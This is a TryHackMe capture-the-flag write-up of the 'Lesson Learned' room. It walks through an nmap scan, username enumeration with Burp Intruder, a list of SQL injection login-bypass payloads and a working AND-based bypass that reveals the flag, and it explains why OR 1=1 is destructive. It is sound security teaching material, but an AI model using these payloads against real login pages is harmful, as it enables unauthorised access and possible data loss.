
GETTING STARTED

To access the challenge, click on the link given below:
https://tryhackme.com/r/room/lessonlearned

> **Note**
>
> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE


I performed an nmap aggressive scan to identify open ports and services running on the target.



```
┌──(root㉿kali)-[~/thm/lessonlearned]
└─# nmap -A -p- 10.10.246.141 --min-rate 10000 -oN ll.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 09:32 EDT
Nmap scan report for 10.10.246.141
Host is up (0.13s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey: 
|   3072 2e:54:89:ae:f7:91:4e:33:6e:10:89:53:9c:f5:92:db (RSA)
|   256 dd:2c:ca:fc:b7:65:14:d4:88:a3:6e:55:71:65:f7:2f (ECDSA)
|_  256 2b:c2:d8:1b:f4:7b:e5:78:53:56:01:9a:83:f3:79:81 (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Lesson Learned?
|_http-server-header: Apache/2.4.54 (Debian)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=9/11%OT=22%CT=1%CU=36814%PV=Y%DS=2%DC=T%G=Y%TM=66E1
OS:9C12%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=103%GCD=1%ISR=10C%TI
OS:=Z%CI=Z%II=I%TS=A)OPS(O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NNT11NW6%O4=M
OS:509ST11NW6%O5=M509ST11NW6%O6=M509ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B
OS:3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M509NNSNW6%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


CAPTURING THE FLAG

I found port 80 to be up and running. Hence I visited the target page through my browser.



10.10.246.141


I entered a default credential to check the response.



10.10.246.141

Invalid username and password.

The error mentioned that both my username and password were invalid. Since this was a login panel, I tried performing SQL injection. I entered a username, password and captured the request on Burp proxy. I then forwarded this to Burp intruder and added the username field to scope.


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Search
Clear
Event log (1) All issues
Memory: 116.3MB
10.21.17.140
10:10

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.246.141

☑ Update Host header to match target


```
POST / HTTP/1.1
Host: 10.10.246.141
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.246.141
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.246.141/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

username=§user§&password=user
```

1 highlight

1 payload position

Length: 618

I looked for some common sql injection payloads and added these in my payloads section. I then launched the attack.


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Add
Edit
Remove
Up
Down
Event log (1) All issues
Memory: 116.3MB
10.21.17.140
10:14

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 14

Payload type: Simple list Request count: 14

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
' or 1=1--
' or '1'='1
' or '1'='1'--
' or '1'='1'/*
' or '1'='1'#
' or '12='1
' or 1=1
' or 1=1 --
' or 1=1
' or 1=1--
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

The following payload returned an error: `' OR '1'='1'--`



You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Oops! It looks like you injected an OR 1=1 or similar into the username field. This wouldn't have bypassed the login because every row in the users table was returned, and the login check only proceeds if one row matches the query.

However, your injection also made it into a DELETE statement, and now the flag is gone. Like, completely gone. You need to reset the box to restore it, sorry.


OR 1=1 is dangerous and should almost never be used for precisely this reason. Not even SQLmap uses OR unless you set --risk=3 (the maximum). Be better. Be like SQLmap.

Lesson learned?

P.S. maybe there is less destructive way to bypass the login...

I learnt a valuable lesson. Moving on, I reset the box and tried other ways to bypass the login.

This time I tried to brute force a valid username using seclists.



Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 3 × +
Positions Payloads Resource pool Settings
Start attack

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 10,178

Payload type: Simple list Request count: 10,178


Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
martin
aaliyah
aaren
aarika
aaron
aartjan
aarushi
abagael
abagail
abahri
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.



Request	Payload	Status code	Error	Timeout	Length	/form>\n	Comment
7	temur	200	☐	☐	1482	Invalid username and password.	
8	martin	200	☐	☐	1468	Invalid password.	
9	aaliyah	200	☐	☐	1482	Invalid username and password.	
10	aaren	200	☐	☐	1481	Invalid username and password.	
11	aarika	200	☐	☐	1481	Invalid username and password.	


```
<link href="/style.css" rel="stylesheet" type="text/css">
<style type="text/css">
html, body {background:#5A5A5A;font-family:'Source Sans Pro',sans-serif;}
#login {position:absolute;background:#D3D3D3;top:25%;left:50%;padding:20px;transform:translate(-50%,-25%);}
#success {position:absolute;background:#53a653;top:25%;left:50%;padding:20px;transform:translate(-50%,-25%);}
#error {position:absolute;background:#D0342C;width:800px;top:25%;left:50%;padding:20px;transform:translate(-50%,-25%);color:#fff;font-weight:bold;font-size:1.5em;}
.highlight {font-weight:bold;background:yellow;color:black;padding:0 0.3em}
.code {font-family:courier}
h1 {text-align:center;margin-top:0px;}
small {font-size:0.5em}
form {display:grid;grid-template-columns:80px 1fr;grid-gap:16px;}
label {grid-column:1/2;text-align:right;}
input {grid-column:2/3;}
</style>
</head>
<body>
<div id="login">
<h1>Login</h1>
<form action="/" method="POST">
<label for="username">Username</label>
<input id="username" type="text" name="username"/>
<label for="password">Password</label>
<input id="password" type="password" name="password"/>
<input type="submit" value="Login"/>
</form>
Invalid password.</div>
</body>
</html>
```

Hence I found a valid username i.e `martin`

This time, since I know the username, I use the `AND` clause along with a True statement.

```
martin' AND ''='' -- -
```

The above payload allowed me to log into the system and get the flag.



THM{aab02c6b76bb752456a54c80c2d6fb1e}

Well done! You bypassed the login without deleting the flag!

If you're confused by this message, you probably didn't even try an SQL injection using something like **OR 1=1**. Good for you, you didn't need to learn the lesson.

For everyone else who had to reset the box...lesson learned?

Using **OR 1=1** is risky and should rarely be used in real world engagements. Since it loads all rows of the table, it may not even bypass the login, if the login expects only 1 row to be returned. Loading all rows of a table can also cause performance issues on the database. However, the real danger of **OR 1=1** is when it ends up in either an UPDATE or DELETE statement, since it will cause the modification or deletion of every row.

For example, consider that after logging a user in, the application re-uses the username input to update a user's login status: **`UPDATE users SET online=1 WHERE username='<username>';`**

A successful injection of **OR 1=1** here would cause every user to appear online. A similar DELETE statement, possibly to delete prior session data, could wipe session data for all users of the application.

Consider using **AND 1=1** as an alternative, with a valid input (in this case a valid username) to test / confirm SQL injection.

CLOSURE

It was a simple box with a basic yet valuable lesson. Here's a gist of what the box wants you to understand:

> Using `OR 1=1` in SQL injection is risky and should be avoided in real-world engagements. While it can sometimes help expose vulnerabilities, it can also lead to unintended consequences such as multiple-row returns, performance issues, or mass data loss in `UPDATE` or `DELETE` queries. Always sanitize and parameterize inputs to prevent these risks, and use caution when testing SQL injections. 